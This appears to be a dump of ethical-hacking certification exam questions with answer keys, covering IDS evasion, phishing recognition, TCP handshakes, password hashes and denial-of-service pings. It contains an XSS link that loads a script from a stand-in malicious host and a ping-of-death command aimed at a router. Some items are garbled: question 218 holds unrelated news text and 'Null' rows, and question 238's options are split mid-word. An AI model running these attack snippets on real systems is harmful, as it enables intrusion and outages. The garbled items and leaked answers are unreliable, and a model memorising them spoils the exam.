
NEW QUESTION 189
What techniques would you use to evade IDS during a Port Scan? (Select 4 answers)

A. Use fragmented IP packets
B. Spoof your IP address when launching attacks and sniff responses from the server
C. Overload the IDS with Junk traffic to mask your scan
D. Use source routing (if possible)
E. Connect to proxy servers or compromised Trojaned machines to launch attacks

Answer: ABDE

NEW QUESTION 191

You receive an e-mail like the one shown below. When you click on the link contained in
the mail, you are redirected to a website seeking you to download free Anti-Virus software. Dear valued customers,
We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:
Antivirus code: 5014 http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions. Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to: http://www.juggyboy.com
or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama
How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?



WHAT IS SYSTEM SECURITY?

System Security is your comprehensive, all-in-one security solution guarding your system against spyware intrusions, annoying adware, identity theft, and all kinds of malware brooding on the net today. Combining advanced removal capabilities with state-of-the-art monitoring and protection modules, System Security is the only security software you need for your home PC. Equally trusted by companies and end users, System Security is your answer to today's security issues.

HOW SYSTEM SECURITY CAN HELP YOU?

With System Security you have your system cleaned from possible malware infections, protected against current intrusions and robustly secured against future security alerts. Combining outstanding cleaning capabilities with an extensive, constantly expanding database of adware and malware types and a sophisticated, highly intelligent detection module, System Security has everything to become your comprehensive home use security solution in the modern world.

System Security's technology guards you against known, documented dangers and emerging, previously unknown types. Its real-time monitor detects and wards off malware attacks and hacking attempts while the removal module uses the huge spyware database to clean your system from any kind of infection.

IS SPYWARE REALLY DANGEROUS?

Spyware is today's most talked about security issue taking many forms from relatively 'harmless' spam scripts which flood your computer with ad popups and unsolicited emails to serious virus-like programs which steal your private information like passwords and credit card details.

A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
B. Connect to the site using SSL, if you are successful then the website is genuine
C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Answer: C

NEW QUESTION 193
What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

NEW QUESTION 198
You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

A. Run NULL TCP hping2 against 192.168.1.10
B. Run nmap XMAS scan against 192.168.1.10
C. The firewall is blocking all the scans to 192.168.1.10
D. Use NetScan Tools Pro to conduct the scan

Answer: A

NEW QUESTION 203
This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN
B. RST
C. PSH
D. URG
E. FIN


Answer: C

NEW QUESTION 207
In which location, SAM hash passwords are stored in Windows 7?

A. c:\windows\system32\config\SAM
B. c:\winnt\system32\machine\SAM
C. c:\windows\etc\drivers\SAM
D. c:\windows\config\etc\SAM

Answer: A

NEW QUESTION 210
You establish a new Web browser connection to Google. Since a 3-way handshake is required for any TCP connection, the following actions will take place.


(Untitled) - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

```
No. .  Time        Source           Destination      Protocol  Info
    1 0.000000    10.211.55.10     10.211.55.1      DNS       Standard query A www.google.com
    2 0.089437    10.211.55.1      10.211.55.10     DNS       Standard query response CNAME www.l.google.com A
    3 0.090129    10.211.55.10     209.85.231.104   TCP       startron > http [SYN] Seq=0 Win=65535 Len=0 MSS=
    4 0.103726    209.85.231.104   10.211.55.10     TCP       http > startron [SYN, ACK] Seq=0 Ack=1 Win=32768
    5 0.103752    10.211.55.10     209.85.231.104   TCP       startron > http [ACK] Seq=1 Ack=1 Win=65535 Len=
    6 0.103969    10.211.55.10     209.85.231.104   HTTP      GET / HTTP/1.1
    7 0.104228    209.85.231.104   10.211.55.10     TCP       http > startron [ACK] Seq=1 Ack=764 Win=32768 Le
    8 0.157866    209.85.231.104   10.211.55.10     HTTP      HTTP/1.1 302 Found  (text/html)
    9 0.162498    10.211.55.10     10.211.55.1      DNS       Standard query A www.google.co.in
   10 0.283474    10.211.55.10     209.85.231.104   TCP       startron > http [ACK] Seq=764 Ack=624 Win=64912
   11 0.290486    10.211.55.1      10.211.55.10     DNS       Standard query response CNAME www.google.com CNA
   12 0.291171    10.211.55.10     209.85.231.104   TCP       nim > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
   13 0.305030    209.85.231.104   10.211.55.10     TCP       http > nim [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=
   14 0.305058    10.211.55.10     209.85.231.104   TCP       nim > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
   15 0.305255    10.211.55.10     209.85.231.104   HTTP      GET / HTTP/1.1
   16 0.305439    209.85.231.104   10.211.55.10     TCP       http > nim [ACK] Seq=1 Ack=529 Win=32768 Len=0
   17 0.387160    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
   18 0.387193    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
   19 0.387205    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
   20 0.387226    10.211.55.10     209.85.231.104   TCP       nim > http [ACK] Seq=529 Ack=4020 Win=65535 Len=
   21 0.387579    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
   22 0.387897    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
   23 0.387916    10.211.55.10     209.85.231.104   TCP       nim > http [ACK] Seq=529 Ack=6698 Win=65535 Len=
   24 0.387985    209.85.231.104   10.211.55.10     HTTP      HTTP/1.1 200 OK  (text/html)
   25 0.452684    10.211.55.10     209.85.231.104   HTTP      GET /images/close_sm.gif HTTP/1.1
   26 0.453096    209.85.231.104   10.211.55.10     TCP       http > nim [ACK] Seq=7528 Ack=1101 Win=32768 Ler
```

```
⊞ Frame 1 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: Parallel_f4:9a:28 (00:1c:42:f4:9a:28), Dst: Parallel_00:00:18 (00:1c:42:00:00:18)
⊞ Internet Protocol, Src: 10.211.55.10 (10.211.55.10), Dst: 10.211.55.1 (10.211.55.1)
⊞ User Datagram Protocol, Src Port: 54225 (54225), Dst Port: domain (53)
⊞ Domain Name System (query)
```

```
0000  00 1c 42 00 00 18 00 1c  42 f4 9a 28 08 00 45 00   ..B..... B..(..E.
0010  00 3c 02 08 00 00 80 11  b4 f8 0a d3 37 0a 0a d3   .<...... ....7...
0020  37 01 d3 d1 00 35 00 28  25 da f3 64 01 00 00 01   7....5.( %..d....
0030  00 00 00 00 00 00 03 77  77 77 06 67 6f 6f 67 6c   .......w ww.googl
0040  65 03 63 6f 6d 00 00 01  00 01                     e.com... ..
```

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Tem...
Packets: 206 Displayed: 206 Marked: 0 Dropped: 0
Profile: Default

? DNS query is sent to the DNS server to resolve www.google.com
? DNS server replies with the IP address for Google?
? SYN packet is sent to Google.
? Google sends back a SYN/ACK packet
? Your computer completes the handshake by sending an ACK
? The connection is established and the transfer of data commences

Which of the following packets represent completion of the 3-way handshake?

A. 4th packet
B. 3rdpacket
C. 6th packet
D. 5th packet


Answer: D

NEW QUESTION 215
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/bad script.js%22%3E%3C/script%3E">See foobar</a>
What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 218
What type of Virus is shown here?



Sales & marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null

A. Macro Virus
B. Cavity Virus
C. Boot Sector Virus
D. Metamorphic Virus
E. Sparse Infector Virus

Answer: B

NEW QUESTION 222
Lee is using Wireshark to log traffic on his network. He notices a number of packets being directed to an internal IP from an outside IP where the packets are ICMP and their size is around 65, 536 bytes. What is Lee seeing here?

A. Lee is seeing activity indicative of a Smurf attack.
B. Most likely, the ICMP packets are being sent in this manner to attempt IP spoofing.
C. Lee is seeing a Ping of death attack.
D. This is not unusual traffic, ICMP packets can be of any size.

Answer: C

NEW QUESTION 225
What sequence of packets is sent during the initial TCP three-way handshake?

A. SYN, SYN-ACK, ACK
B. SYN, URG, ACK
C. SYN, ACK, SYN-ACK
D. FIN, FIN-ACK, ACK

Answer: A

NEW QUESTION 228
You are the CIO for Avantes Finance International, a global finance company based in Geneva. You are responsible for network functions and logical security throughout the entire corporation. Your company has over 250 servers running Windows Server, 5000 workstations running Windows Vista, and 200 mobile users working from laptops on Windows 7.
Last week, 10 of your company's laptops were stolen from salesmen while at a conference in Amsterdam. These laptops contained proprietary company information. While doing damage assessment on the possible public relations nightmare this may become, a news story leaks about the stolen laptops and also that sensitive information from those computers was posted to a blog online.
What built-in Windows feature could you have implemented to protect the sensitive information on these laptops?

A. You should have used 3DES which is built into Windows
B. If you would have implemented Pretty Good Privacy (PGP) which is built into Windows, the sensitive information on the laptops would not have leaked out
C. You should have utilized the built-in feature of Distributed File System (DFS) to protect the sensitive information on the laptops
D. You could have implemented Encrypted File System (EFS) to encrypt the sensitive files on the laptops

Answer: D

NEW QUESTION 230
What is the default Password Hash Algorithm used by NTLMv2?

A. MD4
B. DES
C. SHA-1
D. MD5

Answer: D

NEW QUESTION 234
Jess the hacker runs L0phtCrack's built-in sniffer utility that grabs SMB password hashes and stores them for offline cracking. Once cracked, these passwords can provide easy access to whatever network resources the user account has access to. But Jess is not picking up hashes from the network. Why?

A. The network protocol is configured to use SMB Signing
B. The physical network wire is on fibre optic cable
C. The network protocol is configured to use IPSEC
D. L0phtCrack SMB sniffing only works through Switches and not Hubs

Answer: A

NEW QUESTION 238
Charlie is the network administrator for his company. Charlie just received a new Cisco router and wants to test its capabilities out and to see if it might be susceptible to a DoS attack resulting in its locking up. The IP address of the Cisco switch is 172.16.0.45. What command can Charlie use to attempt this task?

A. Charlie can use the comman
B. ping -l 56550 172.16.0.45 -t.
C. Charlie can try using the comman
D. ping 56550 172.16.0.45.
E. By using the command ping 172.16.0.45 Charlie would be able to lockup the router
F. He could use the comman
G. ping -4 56550 172.16.0.45.

Answer: A

NEW QUESTION 239
Your company has blocked all the ports via external firewall and only allows port 80/443 to connect to the Internet. You want to use FTP to connect to some remote server on the Internet. How would you accomplish this?

A. Use HTTP Tunneling
B. Use Proxy Chaining
C. Use TOR Network
D. Use Reverse Chaining

Answer: A

NEW QUESTION 240
What type of encryption does WPA2 use?

A. DES 64 bit
B. AES-CCMP 128 bit
C. MD5 48 bit
D. SHA 160 bit

Answer: B

